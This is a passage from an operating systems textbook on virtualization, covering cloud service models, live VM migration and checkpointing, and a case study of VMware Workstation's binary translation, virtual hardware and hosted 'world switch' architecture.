the software on multiple virtual machines all running on the same physical machine? Many software vendors are somewhat unsure of what to do here.

The problem is much worse in companies that have a license allowing them to have *n* machines running the software at the same time, especially when virtual machines come and go on demand.

In some cases, software vendors have put an explicit clause in the license forbidding the licensee from running the software on a virtual machine or on an unauthorized virtual machine. For companies that run all their software exclusively on virtual machines, this could be a real problem. Whether any of these restrictions will hold up in court and how users respond to them remains to be seen.

7.11 CLOUDS

Virtualization technology played a crucial role in the dizzying rise of cloud computing. There are many clouds. Some clouds are public and available to anyone willing to pay for the use of resources, others are private to an organization. Likewise, different clouds offer different things. Some give their users access to physical hardware, but most virtualize their environments. Some offer the bare machines, virtual or not, and nothing more, but others offer software that is ready to use and can be combined in interesting ways, or platforms that make it easy for their users to develop new services. Cloud providers typically offer different categories of resources, such as "big machines" versus "little machines," etc.

For all the talk about clouds, few people seem really sure about what they are exactly. The National Institute of Standards and Technology, always a good source to fall back on, lists five essential characteristics:

1. **On-demand self-service.** Users should be able to provision resources automatically, without requiring human interaction.
2. **Broad network access.** All these resources should be available over the network via standard mechanisms so that heterogeneous devices can make use of them.
3. **Resource pooling.** The computing resource owned by the provider should be pooled to serve multiple users and with the ability to assign and reassign resources dynamically. The users generally do not even know the exact location of "their" resources or even which country they are located in.
4. **Rapid elasticity.** It should be possible to acquire and release resources elastically, perhaps even automatically, to scale immediately with the users' demands.
5. **Measured service.** The cloud provider meters the resources used in a way that matches the type of service agreed upon.

7.11.1 Clouds as a Service

In this section, we will look at clouds with a focus on virtualization and operating systems. Specifically, we consider clouds that offer direct access to a virtual machine, which the user can use in any way he sees fit. Thus, the same cloud may run different operating systems, possibly on the same hardware. In cloud terms, this is known as **IAAS** (**Infrastructure As A Service**), as opposed to **PAAS** (**Platform As A Service**, which delivers an environment that includes things such as a specific OS, database, Web server, and so on), **SAAS** (**Software As A Service**, which offers access to specific software, such as Microsoft Office 365, or Google Apps), and many other types of as-a-service. One example of an IAAS cloud is Amazon EC2, which happens to be based on the Xen hypervisor and counts multiple hundreds of thousands of physical machines. Provided you have the cash, you can have as much computing power as you need.

Clouds can transform the way companies do computing. Overall, consolidating the computing resources in a small number of places (conveniently located near a power source and cheap cooling) benefits from economy of scale. Outsourcing your processing means that you need not worry so much about managing your IT infrastructure, backups, maintenance, depreciation, scalability, reliability, performance, and perhaps security. All of that is done in one place and, assuming the cloud provider is competent, done well. You would think that IT managers are happier today than ten years ago. However, as these worries disappeared, new ones emerged. Can you really trust your cloud provider to keep your sensitive data safe? Will a competitor running on the same infrastructure be able to infer information you wanted to keep private? What law(s) apply to your data (for instance, if the cloud provider is from the United States, is your data subject to the PATRIOT Act, even if your company is in Europe)? Once you store all your data in cloud X, will you be able to get them out again, or will you be tied to that cloud and its provider forever, something known as **vendor lock-in**?

7.11.2 Virtual Machine Migration

Virtualization technology not only allows IAAS clouds to run multiple different operating systems on the same hardware at the same time, it also permits clever management. We have already discussed the ability to overcommit resources, especially in combination with deduplication. Now we will look at another management issue: what if a machine needs servicing (or even replacement) while it is running lots of important machines? Probably, clients will not be happy if their systems go down because the cloud provider wants to replace a disk drive.

Hypervisors decouple the virtual machine from the physical hardware. In other words, it does not really matter to the virtual machine if it runs on this machine or that machine. Thus, the administrator could simply shut down all the virtual machines and restart them again on a shiny new machine. Doing so, however, results

in significant downtime. The challenge is to move the virtual machine from the hardware that needs servicing to the new machine without taking it down at all.

A slightly better approach might be to pause the virtual machine, rather than shut it down. During the pause, we copy over the memory pages used by the virtual machine to the new hardware as quickly as possible, configure things correctly in the new hypervisor and then resume execution. Besides memory, we also need to transfer storage and network connectivity, but if the machines are close, this can be relatively fast. We could make the file system network-based to begin with (like NFS, the network file system), so that it does not matter whether your virtual machine is running on hardware in server rack 1 or 3. Likewise, the IP address can simply be switched to the new location. Nevertheless, we still need to pause the machine for a noticeable amount of time. Less time perhaps, but still noticeable.

Instead, what modern virtualization solutions offer is something known as **live migration**. In other words, they move the virtual machine while it is still operational. For instance, they employ techniques like **pre-copy memory migration**. This means that they copy memory pages while the machine is still serving requests. Most memory pages are not written much, so copying them over is safe. Remember, the virtual machine is still running, so a page may be modified after it has already been copied. When memory pages are modified, we have to make sure that the latest version is copied to the destination, so we mark them as dirty. They will be recopied later. When most memory pages have been copied, we are left with a small number of dirty pages. We now pause very briefly to copy the remaining pages and resume the virtual machine at the new location. While there is still a pause, it is so brief that applications typically are not affected. When the downtime is not noticeable, it is known as a **seamless live migration**.

7.11.3 Checkpointing

Decoupling of virtual machine and physical hardware has additional advantages. In particular, we mentioned that we can pause a machine. This in itself is useful. If the state of the paused machine (e.g., CPU state, memory pages, and storage state) is stored on disk, we have a snapshot of a running machine. If the software makes a royal mess of the still-running virtual machine, it is possible to just roll back to the snapshot and continue as if nothing happened.

The most straightforward way to make a snapshot is to copy everything, including the full file system. However, copying a multiterabyte disk may take a while, even if it is a fast disk. And again, we do not want to pause for long while we are doing it. The solution is to use **copy on write** solutions, so that data is copied only when absolutely necessary.

Snapshotting works quite well, but there are issues. What to do if a machine is interacting with a remote computer? We can snapshot the system and bring it up again at a later stage, but the communicating party may be long gone. Clearly, this is a problem that cannot be solved.

7.12 CASE STUDY: VMWARE

Since 1999, VMware, Inc. has been the leading commercial provider of virtualization solutions with products for desktops, servers, the cloud, and now even on cell phones. It provides not only hypervisors but also the software that manages virtual machines on a large scale.

We will start this case study with a brief history of how the company got started. We will then describe VMware Workstation, a type 2 hypervisor and the company's first product, the challenges in its design and the key elements of the solution. We then describe the evolution of VMware Workstation over the years. We conclude with a description of ESX Server, VMware's type 1 hypervisor.

7.12.1 The Early History of VMware

Although the idea of using virtual machines was popular in the 1960s and 1970s in both the computing industry and academic research, interest in virtualization was totally lost after the 1980s and the rise of the personal computer industry. Only IBM's mainframe division still cared about virtualization. Indeed, the computer architectures designed at the time, and in particular Intel's x86 architecture, did not provide architectural support for virtualization (i.e., they failed the Popek/Goldberg criteria). This is extremely unfortunate, since the 386 CPU, a complete redesign of the 286, was done a decade after the Popek-Goldberg paper, and the designers should have known better.

In 1997, at Stanford, three of the future founders of VMware had built a prototype hypervisor called Disco (Bugnion et al., 1997), with the goal of running commodity operating systems (in particular UNIX) on a very large scale multiprocessor then being developed at Stanford: the FLASH machine. During that project, the authors realized that using virtual machines could solve, simply and elegantly, a number of hard system software problems: rather than trying to solve these problems within existing operating systems, one could innovate in a layer **below** existing operating systems. The key observation of Disco was that, while the high complexity of modern operating systems made innovation difficult, the relative simplicity of a virtual machine monitor and its position in the software stack provided a powerful foothold to address limitations of operating systems. Although Disco was aimed at very large servers, and designed for the MIPS architecture, the authors realized that the same approach could equally apply, and be commercially relevant, for the x86 marketplace.

And so, VMware, Inc. was founded in 1998 with the goal of bringing virtualization to the x86 architecture and the personal computer industry. VMware's first product (VMware Workstation) was the first virtualization solution available for 32-bit x86-based platforms. The product was first released in 1999, and came in two variants: **VMware Workstation for Linux**, a type 2 hypervisor that ran on top of Linux host operating systems, and **VMware Workstation for Windows**, which

similarly ran on top of Windows NT. Both variants had identical functionality: users could create multiple virtual machines by specifying first the characteristics of the virtual hardware (such as how much memory to give the virtual machine, or the size of the virtual disk) and could then install the operating system of their choice within the virtual machine, typically from the (virtual) CD-ROM.

VMware Workstation was largely aimed at developers and IT professionals. Before the introduction of virtualization, a developer routinely had two computers on his desk, a stable one for development and a second one where he could reinstall the system software as needed. With virtualization, the second test system became a virtual machine.

Soon, VMware started developing a second and more complex product, which would be released as ESX Server in 2001. ESX Server leveraged the same virtualization engine as VMware Workstation, but packaged it as part of a type 1 hypervisor. In other words, ESX Server ran directly on the hardware without requiring a host operating system. The ESX hypervisor was designed for intense workload consolidation and contained many optimizations to ensure that all resources (CPU, memory, and I/O) were efficiently and fairly allocated among the virtual machines. For example, it was the first to introduce the concept of ballooning to rebalance memory between virtual machines (Waldspurger, 2002).

ESX Server was aimed at the server consolidation market. Before the introduction of virtualization, IT administrators would typically buy, install, and configure a new server for every new task or application that they had to run in the data center. The result wasthat the infrastructure was very inefficiently utilized: servers at the time were typically used at 10% of their capacity (during peaks). With ESX Server, IT administrators could consolidate many independent virtual machines into a single server, saving time, money, rack space, and electrical power.

In 2002, VMware introduced its first management solution for ESX Server, originally called Virtual Center, and today called vSphere. It provided a single point of management for a cluster of servers running virtual machines: an IT administrator could now simply log into the Virtual Center application and control, monitor, or provision thousands of virtual machines running throughout the enterprise. With Virtual Center came another critical innovation, **VMotion** (Nelson et al., 2005), which allowed the live migration of a running virtual machine over the network. For the first time, an IT administrator could move a running computer from one location to another without having to reboot the operating system, restart applications, or even lose network connections.

7.12.2 VMware Workstation

VMware Workstation was the first virtualization product for 32-bit x86 computers. The subsequent adoption of virtualization had a profound impact on the industry and on the computer science community: in 2009, the ACM awarded its

authors the **ACM Software System Award** for VMware Workstation 1.0 for Linux. The original VMware Workstation is described in a detailed technical article (Bugnion et al., 2012). Here we provide a summary of that paper.

The idea was that a virtualization layer could be useful on commodity platforms built from x86 CPUs and primarily running the Microsoft Windows operating systems (a.k.a. the **WinTel** platform). The benefits of virtualization could help address some of the known limitations of the WinTel platform, such as application interoperability, operating system migration, reliability, and security. In addition, virtualization could easily enable the coexistence of operating system alternatives, in particular, Linux.

Although there existed decades' worth of research and commercial development of virtualization technology on mainframes, the x86 computing environment was sufficiently different that new approaches were necessary. For example, mainframes were **vertically integrated**, meaning that a single vendor engineered the hardware, the hypervisor, the operating systems, and most of the applications.

In contrast, the x86 industry was (and still is) disaggregated into at least four different categories: (a) Intel and AMD make the processors; (b) Microsoft offers Windows and the open source community offers Linux; (c) a third group of companies builds the I/O devices and peripherals and their corresponding device drivers; and (d) a fourth group of system integrators such as HP and Dell put together computer systems for retail sale. For the x86 platform, virtualization would first need to be inserted without the support of any of these industry players.

Because this disaggregation was a fact of life, VMware Workstation differed from classic virtual machine monitors that were designed as part of single-vendor architectures with explicit support for virtualization. Instead, VMware Workstation was designed for the x86 architecture and the industry built around it. VMware Workstation addressed these new challenges by combining well-known virtualization techniques, techniques from other domains, and new techniques into a single solution.

We now discuss the specific technical challenges in building VMware Workstation.

7.12.3 Challenges in Bringing Virtualization to the x86

Recall our definition of hypervisors and virtual machines: hypervisors apply the well-known principle of **adding a level of indirection** to the domain of computer hardware. They provide the abstraction of **virtual machines**: multiple copies of the underlying hardware, each running an independent operating system instance. The virtual machines are isolated from other virtual machines, appear each as a duplicate of the underlying hardware, and ideally run with the same speed as the real machine. VMware adapted these core attributes of a virtual machine to an x86-based target platform as follows:

1. **Compatibility**. The notion of an "essentially identical environment" meant that any x86 operating system, and all of its applications, would be able to run without modifications as a virtual machine. A hypervisor needed to provide sufficient compatibility at the hardware level such that users could run whichever operating system, (down to the update and patch version), they wished to install within a particular virtual machine, without restrictions.
2. **Performance**. The overhead of the hypervisor had to be sufficiently low that users could use a virtual machine as their primary work environment. As a goal, the designers of VMware aimed to run relevant workloads at near native speeds, and in the worst case to run them on then-current processors with the same performance as if they were running natively on the immediately prior generation of processors. This was based on the observation that most x86 software was not designed to run only on the latest generation of CPUs.
3. **Isolation**. A hypervisor had to guarantee the isolation of the virtual machine without making any assumptions about the software running inside. That is, a hypervisor needed to be in complete control of resources. Software running inside virtual machines had to be prevented from any access that would allow it to subvert the hypervisor. Similarly, a hypervisor had to ensure the privacy of all data not belonging to the virtual machine. A hypervisor had to assume that the guest operating system could be infected with unknown, malicious code (a much bigger concern today than during the mainframe era).

There was an inevitable tension between these three requirements. For example, total compatibility in certain areas might lead to a prohibitive impact on performance, in which case VMware's designers had to compromise. However, they ruled out any trade-offs that might compromise isolation or expose the hypervisor to attacks by a malicious guest. Overall, four major challenges emerged:

1. **The x86 architecture was not virtualizable**. It contained virtualization-sensitive, nonprivileged instructions, which violated the Popek and Goldberg criteria for strict virtualization. For example, the POPF instruction has a different (yet nontrapping) semantics depending on whether the currently running software is allowed to disable interrupts or not. This ruled out the traditional trap-and-emulate approach to virtualization. Even engineers from Intel Corporation were convinced their processors could not be virtualized in any practical sense.
2. **The x86 architecture was of daunting complexity**. The x86 architecture was a notoriously complicated CISC architecture, including

legacy support for multiple decades of backward compatibility. Over the years, it had introduced four main modes of operations (real, protected, v8086, and system management), each of which enabled in different ways the hardware's segmentation model, paging mechanisms, protection rings, and security features (such as call gates).

3. **x86 machines had diverse peripherals**. Although there were only two major x86 processor vendors, the personal computers of the time could contain an enormous variety of add-in cards and devices, each with their own vendor-specific device drivers. Virtualizing all these peripherals was infeasible. This had dual implications: it applied to both the front end (the virtual hardware exposed in the virtual machines) and the back end (the real hardware that the hypervisor needed to be able to control) of peripherals.
4. **Need for a simple user experience**. Classic hypervisors were installed in the factory, similar to the firmware found in today's computers. Since VMware was a startup, its users would have to add the hypervisors to existing systems after the fact. VMware needed a software delivery model with a simple installation experience to encourage adoption.

7.12.4 VMware Workstation: Solution Overview

This section describes at a high level how VMware Workstation addressed the challenges mentioned in the previous section.

VMware Workstation is a type 2 hypervisor that consists of distinct modules. One important module is the VMM, which is responsible for executing the virtual machine's instructions. A second important module is the VMX, which interacts with the host operating system.

The section covers first how the VMM solves the nonvirtualizability of the x86 architecture. Then, we describe the operating system-centric strategy used by the designers throughout the development phase. After that, we describe the design of the virtual hardware platform, which addresses one-half of the peripheral diversity challenge. Finally, we discuss the role of the host operating system in VMware Workstation, and in particular the interaction between the VMM and VMX components.

Virtualizing the x86 Architecture

The VMM runs the actual virtual machine; it enables it to make forward progress. A VMM built for a virtualizable architecture uses a technique known as trap-and-emulate to execute the virtual machine's instruction sequence directly, but

safely, on the hardware. When this is not possible, one approach is to specify a virtualizable subset of the processor architecture, and port the guest operating systems to that newly defined platform. This technique is known as paravirtualization (Barham et al., 2003; Whitaker et al., 2002) and requires source-code level modifications of the operating system. Put bluntly, paravirtualization modifies the guest to avoid doing anything that the hypervisor cannot handle. Paravirtualization was infeasible at VMware because of the compatibility requirement and the need to run operating systems whose source code was not available, in particular Windows.

An alternative would have been to employ an all-emulation approach. In this, the instructions of the virtual machines are emulated by the VMM on the hardware (rather than directly executed). This can be quite efficient; prior experience with the SimOS (Rosenblum et al., 1997) machine simulator showed that the use of techniques such as **dynamic binary translation** running in a user-level program could limit overhead of complete emulation to a factor-of-five slowdown. Although this is *quite* efficient, and certainly useful for simulation purposes, a factor-of-five slowdown was clearly inadequate and would not meet the desired performance requirements.

The solution to this problem combined two key insights. First, although trap-and-emulate direct execution could not be used to virtualize the entire x86 architecture all the time, it could actually be used some of the time. In particular, it could be used during the execution of application programs, which accounted for most of the execution time on relevant workloads. The reasons is that these virtualization sensitive instructions are not sensitive all the time; rather they are sensitive only in certain circumstances. For example, the POPF instruction is virtualization-sensitive when the software is expected to be able to disable interrupts (e.g., when running the operating system), but is not virtualization-sensitive when software cannot disable interrupts (in practice, when running nearly all user-level applications).

Figure 7-8 shows the modular building blocks of the original VMware VMM. We see that it consists of a direct-execution subsystem, a binary translation subsystem, and a decision algorithm to determine which subsystem should be used. Both subsystems rely on some shared modules, for example to virtualize memory through shadow page tables, or to emulate I/O devices.

The direct-execution subsystem is preferred, and the dynamic binary translation subsystem provides a fallback mechanism whenever direct execution is not possible. This is the case for example whenever the virtual machine is in such a state that it could issue a virtualization-sensitive instruction. Therefore, each subsystem constantly reevaluates the decision algorithm to determine whether a switch of subsystems is possible (from binary translation to direct execution) or necessary (from direct execution to binary translation). This algorithm has a number of input parameters, such as the current execution ring of the virtual machine, whether interrupts can be enabled at that level, and the state of the segments. For example, binary translation must be used if any of the following is true:




Figure 7-8. High-level components of the VMware virtual machine monitor (in the absence of hardware support).

1. The virtual machine is currently running in kernel mode (ring 0 in the x86 architecture).
2. The virtual machine can disable interrupts and issue I/O instructions (in the x86 architecture, when the I/O privilege level is set to the ring level).
3. The virtual machine is currently running in real mode, a legacy 16-bit execution mode used by the BIOS among other things.

The actual decision algorithm contains a few additional conditions. The details can be found in Bugnion et al. (2012). Interestingly, the algorithm does not depend on the instructions that are stored in memory and may be executed, but only on the value of a few virtual registers; therefore it can be evaluated very efficiently in just a handful of instructions.

The second key insight was that by properly configuring the hardware, particularly using the x86 segment protection mechanisms carefully, system code under dynamic binary translation could also run at near-native speeds. This is very different than the factor-of-five slowdown normally expected of machine simulators.

The difference can be explained by comparing how a dynamic binary translator converts a simple instruction that accesses memory. To emulate such an instruction in software, a classic binary translator emulating the full x86 instruction-set architecture would have to first verify whether the effective address is within the range of the data segment, then convert the address into a physical address, and finally to copy the referenced word into the simulated register. Of course, these various steps can be optimized through caching, in a way very similar to how the processor cached page-table mappings in a translation-lookaside buffer. But even such optimizations would lead to an expansion of individual instructions into an instruction sequence.

The VMware binary translator performs *none* of these steps in software. Instead, it configures the hardware so that this simple instruction can be reissued

with the identical instruction. This is possible only because the VMware VMM (of which the binary translator is a component) has previously configured the hardware to match the exact specification of the virtual machine: (a) the VMM uses shadow page tables, which ensures that the memory management unit can be used directly (rather than emulated) and (b) the VMM uses a similar shadowing approach to the segment descriptor tables (which played a big role in the 16-bit and 32-bit software running on older x86 operating systems).

There are, of course, complications and subtleties. One important aspect of the design is to ensure the integrity of the virtualization sandbox, that is, to ensure that no software running inside the virtual machine (including malicious software) can tamper with the VMM. This problem is generally known as **software fault isolation** and adds run-time overhead to each memory access if the solution is implemented in software. Here also, the VMware VMM uses a different, hardware-based approach. It splits the address space into two disjoint zones. The VMM reserves for its own use the top 4 MB of the address space. This frees up the rest (that is, 4 GB − 4 MB, since we are talking about a 32-bit architecture) for the use by the virtual machine. The VMM then configures the segmentation hardware so that no virtual machine instructions (including ones generated by the binary translator) can ever access the top 4-MB region of the address space.

A Guest Operating System Centric Strategy

Ideally, a VMM should be designed without worrying about the guest operating system running in the virtual machine, or how that guest operating system configures the hardware. The idea behind virtualization is to make the virtual machine interface identical to the hardware interface so that all software that runs on the hardware will also run in a virtual machine. Unfortunately, this approach is practical only when the architecture is virtualizeable and simple. In the case of x86, the overwhelming complexity of the architecture was clearly a problem.

The VMware engineers simplified the problem by focusing only on a selection of supported guest operating systems. In its first release, VMware Workstation supported officially only Linux, Windows 3.1, Windows 95/98 and Windows NT as guest operating systems. Over the years, new operating systems were added to the list with each revision of the software. Nevertheless, the emulation was good enough that it ran some unexpected operating systems, such as MINIX 3, perfectly, right out of the box.

This simplification did not change the overall design—the VMM still provided a faithful copy of the underlying hardware, but it helped guide the development process. In particular, engineers had to worry only about combinations of features that were used in practice by the supported guest operating systems.

For example, the x86 architecture contains four privilege rings in protected mode (ring 0 to ring 3) but no operating system uses ring 1 or ring 2 in practice (save for OS/2, a long-dead operating system from IBM). So rather than figure out

how to correctly virtualize ring 1 and ring 2, the VMware VMM simply had code to detect if a guest was trying to enter into ring 1 or ring 2, and, in that case, would abort execution of the virtual machine. This not only removed unnecessary code, but more importantly it allowed the VMware VMM to assume that ring 1 and ring 2 would never be used by the virtual machine, and therefore that it could use these rings for its own purposes. In fact, the VMware VMM's binary translator runs at ring 1 to virtualize ring 0 code.

The Virtual Hardware Platform

So far, we have primarily discussed the problem associated with the virtualization of the x86 processor. But an x86-based computer is much more than its processor. It also has a chipset, some firmware, and a set of I/O peripherals to control disks, network cards, CD-ROM, keyboard, etc.

The diversity of I/O peripherals in x86 personal computers made it impossible to match the virtual hardware to the real, underlying hardware. Whereas there were only a handful of x86 processor models in the market, with only minor variations in instruction-set level capabilities, there were thousands of I/O devices, most of which had no publicly available documentation of their interface or functionality. VMware's key insight was to **not** attempt to have the virtual hardware match the specific underlying hardware, but instead have it always match some configuration composed of selected, canonical I/O devices. Guest operating systems then used their own existing, built-in mechanisms to detect and operate these (virtual) devices.

The virtualization platform consisted of a combination of multiplexed and emulated components. Multiplexing meant configuring the hardware so it can be directly used by the virtual machine, and shared (in space or time) across multiple virtual machines. Emulation meant exporting a software simulation of the selected, canonical hardware component to the virtual machine. Figure 7-9 shows that VMware Workstation used multiplexing for processor and memory and emulation for everything else.

For the multiplexed hardware, each virtual machine had the illusion of having one dedicated CPU and a configurable, but a fixed amount of contiguous RAM starting at physical address 0.

Architecturally, the emulation of each virtual device was split between a front-end component, which was visible to the virtual machine, and a back-end component, which interacted with the host operating system (Waldspurger and Rosenblum, 2012). The front-end was essentially a software model of the hardware device that could be controlled by unmodified device drivers running inside the virtual machine. Regardless of the specific corresponding physical hardware on the host, the front end always exposed the same device model.

For example, the first Ethernet device front end was the AMD PCnet "Lance" chip, once a popular 10-Mbps plug-in board on PCs, and the back end provided

	Virtual Hardware (front end)	*Back end*
Multiplexed	1 virtual x86 CPU, with the same instruction set extensions as the underlying hardware CUP	Scheduled by the host operating system on either a uniprocessor or multiprocessor host
	Up to 512 MB of contiguous DRAM	Allocated and managed by the host OS (page-by-page)
Emulated	PCI Bus	Fully emulated compliant PCI bus
	4x IDE disks 7x Buslogic SCSI Disks	Virtual disks (stored as files) or direct access to a given raw device
	1x IDE CD-ROM	ISO image or emulated access to the real CD-ROM
	2x 1.44 MB floppy drives	Physical floppy or floppy image
	1x VMware graphics card with VGA and SVGA support	Ran in a window and in full-screen mode. SVGA required VMware SVGA guest driver
	2x serial ports COM1 and COM2	Connect to host serial port or a file
	1x printer (LPT)	Can connect to host LPT port
	1x keyboard (104-key)	Fully emulated; keycode events are generated when they are received by the VMware application
	1x PS-2 mouse	Same as keyboard
	3x AMD Lance Ethernet cards	Bridge mode and host-only modes
	1x Soundblaster	Fully emulated

Figure 7-9. Virtual hardware configuration options of the early VMware Workstation, ca. 2000.

network connectivity to the host's physical network. Ironically, VMware kept supporting the PCnet device long after physical Lance boards were no longer available, and actually achieved I/O that was orders of magnitude faster than 10 Mbps (Sugerman et al., 2001). For storage devices, the original front ends were an IDE controller and a Buslogic Controller, and the back end was typically either a file in the host file system, such as a virtual disk or an ISO 9660 image, or a raw resource such as a drive partition or the physical CD-ROM.

Splitting front ends from back ends had another benefit: a VMware virtual machine could be copied from computer to another computer, possibly with different hardware devices. Yet, the virtual machine would not have to install new device drivers since it only interacted with the front-end component. This attribute, called **hardware-independent encapsulation**, has a huge benefit today in server environments and in cloud computing. It enabled subsequent innovations such as suspend/resume, checkpointing, and the transparent migration of live virtual machines

across physical boundaries (Nelson et al., 2005). In the cloud, it allows customers to deploy their virtual machines on any available server, without having to worry of the details of the underlying hardware.

The Role of the Host Operating System

The final critical design decision in VMware Workstation was to deploy it ''on top'' of an existing operating system. This classifies it as a type 2 hypervisor. The choice had two main benefits.

First, it would address the second part of peripheral diversity challenge. VMware implemented the front-end emulation of the various devices, but relied on the device drivers of the host operating system for the back end. For example, VMware Workstation would read or write a file in the host file system to emulate a virtual disk device, or draw in a window of the host's desktop to emulate a video card. As long as the host operating system had the appropriate drivers, VMware Workstation could run virtual machines on top of it.

Second, the product could install and feel like a normal application to a user, making adoption easier. Like any application, the VMware Workstation installer simply writes its component files onto an existing host file system, without perturbing the hardware configuration (no reformatting of a disk, creating of a disk partition, or changing of BIOS settings). In fact, VMware Workstation could be installed and start running virtual machines without requiring even rebooting the host operating system, at least on Linux hosts.

However, a normal application does not have the necessary hooks and APIs necessary for a hypervisor to multiplex the CPU and memory resources, which is essential to provide near-native performance. In particular, the core x86 virtualization technology described above works only when the VMM runs in kernel mode and can furthermore control all aspects of the processor without any restrictions. This includes the ability to change the address space (to create shadow page tables), to change the segment tables, and to change all interrupt and exception handlers.

A device driver has more direct access to the hardware, in particular if it runs in kernel mode. Although it could (in theory) issue any privileged instructions, in practice a device driver is expected to interact with its operating system using well-defined APIs, and does not (and should never) arbitrarily reconfigure the hardware. And since hypervisors call for a massive reconfiguration of the hardware (including the entire address space, segment tables, exception and interrupt handlers), running the hypervisor as a device driver was also not a realistic option.

Since none of these assumptions are supported by host operating systems, running the hypervisor as a device driver (in kernel mode) was also not an option.

These stringent requirements led to the development of the VMware Hosted Architecture. In it, as shown in Fig. 7-10, the software is broken into three separate and distinct components.




Figure 7-10. The VMware Hosted Architecture and its three components: VMX, VMM driver and VMM.

These components each have different functions and operate independently from one another:

1. A user-space program (the **VMX**) which the user perceives to be the VMware program. The VMX performs all UI functions, starts the virtual machine, and then performs most of the device emulation (front end), and makes regular system calls to the host operating system for the back end interactions. There is typically one multithreaded VMX process per virtual machine.
2. A small kernel-mode device driver (the **VMX driver**), which gets installed within the host operating system. It is used primarily to allow the VMM to run by temporarily suspending the entire host operating system. There is one VMX driver installed in the host operating system, typically at boot time.
3. The VMM, which includes all the software necessary to multiplex the CPU and the memory, including the exception handlers, the trap-and-emulate handlers, the binary translator, and the shadow paging module. The VMM runs in kernel mode, but it does not run in the context of the host operating system. In other words, it cannot rely directly on services offered by the host operating system, but it is also not constrained by any rules or conventions imposed by the host operating system. There is one VMM instance for each virtual machine, created when the virtual machine starts.

VMware Workstation appears to run on top of an existing operating system, and, in fact, its VMX does run as a process of that operating system. However, the VMM operates at system level, in full control of the hardware, and without depending on any way on the host operating system. Figure 7-10 shows the relationship between the entities: the two contexts (host operating system and VMM) are peers to each other, and each has a user-level and a kernel component. When the VMM runs (the right half of the figure), it reconfigures the hardware, handles all I/O interrupts and exceptions, and can therefore safely temporarily remove the host operating system from its virtual memory. For example, the location of the interrupt table is set within the VMM by assigning the IDTR register to a new address. Conversely, when the host operating system runs (the left half of the figure), the VMM and its virtual machine are equally removed from its virtual memory.

This transition between these two totally independent system-level contexts is called a **world switch**. The name itself emphasizes that everything about the software changes during a world switch, in contrast with the regular context switch implemented by an operating system. Figure 7-11 shows the difference between the two. The regular context switch between processes "A" and "B" swaps the user portion of the address space and the registers of the two processes, but leaves a number of critical system resources unmodified. For example, the kernel portion of the address space is identical for all processes, and the exception handlers are also not modified. In contrast, the world switch changes everything: the entire address space, all exception handlers, privileged registers, etc. In particular, the kernel address space of the host operating system is mapped only when running in the host operating system context. After the world switch into the VMM context, it has been removed from the address space altogether, freeing space to run both the VMM and the virtual machine. Although this sounds complicated, this can be implemented quite efficiently and takes only 45 x86 machine-language instructions to execute.




Figure 7-11. Difference between a normal context switch and a world switch.

The careful reader will have wondered: what of the guest operating system's kernel address space? The answer is simply that it is part of the virtual machine address space, and is present when running in the VMM context. Therefore, the guest operating system can use the entire address space, and in particular the same locations in virtual memory as the host operating system. This is very specifically what happens when the host and guest operating systems are the same (e.g., both are Linux). Of course, this all "just works" because of the two independent contexts and the world switch between the two.

The same reader will then wonder: what of the VMM area, at the very top of the address space? As we discussed above, it is reserved for the VMM itself, and those portions of the address space cannot be directly used by the virtual machine. Luckily, that small 4-MB portion is not frequently used by the guest operating systems since each access to that portion of memory must be individually emulated and induces noticeable software overhead.

Going back to Fig. 7-10: it further illustrates the various steps that occur when a disk interrupt happens while the VMM is executing (step i). Of course, the VMM cannot handle the interrupt since it does not have the back-end device driver. In (ii), the VMM does a world switch back to the host operating system. Specifically, the world-switch code returns control to the VMware driver, which in (iii) emulates the same interrupt that was issued by the disk. So in step (iv), the interrupt handler of the host operating system runs through its logic, as if the disk interrupt had occurred while the VMware driver (but not the VMM!) was running. Finally, in step (v), the VMware driver returns control to the VMX application. At this point, the host operating system may choose to schedule another process, or keep running the VMware VMX process. If the VMX process keeps running, it will then resume execution of the virtual machine by doing a special call into the device driver, which will generate a world switch back into the VMM context. As you see, this is a neat trick that hides the entire VMM and virtual machine from the host operating system. More importantly, it provides the VMM complete freedom to reprogram the hardware as it sees fit.

7.12.5 The Evolution of VMware Workstation

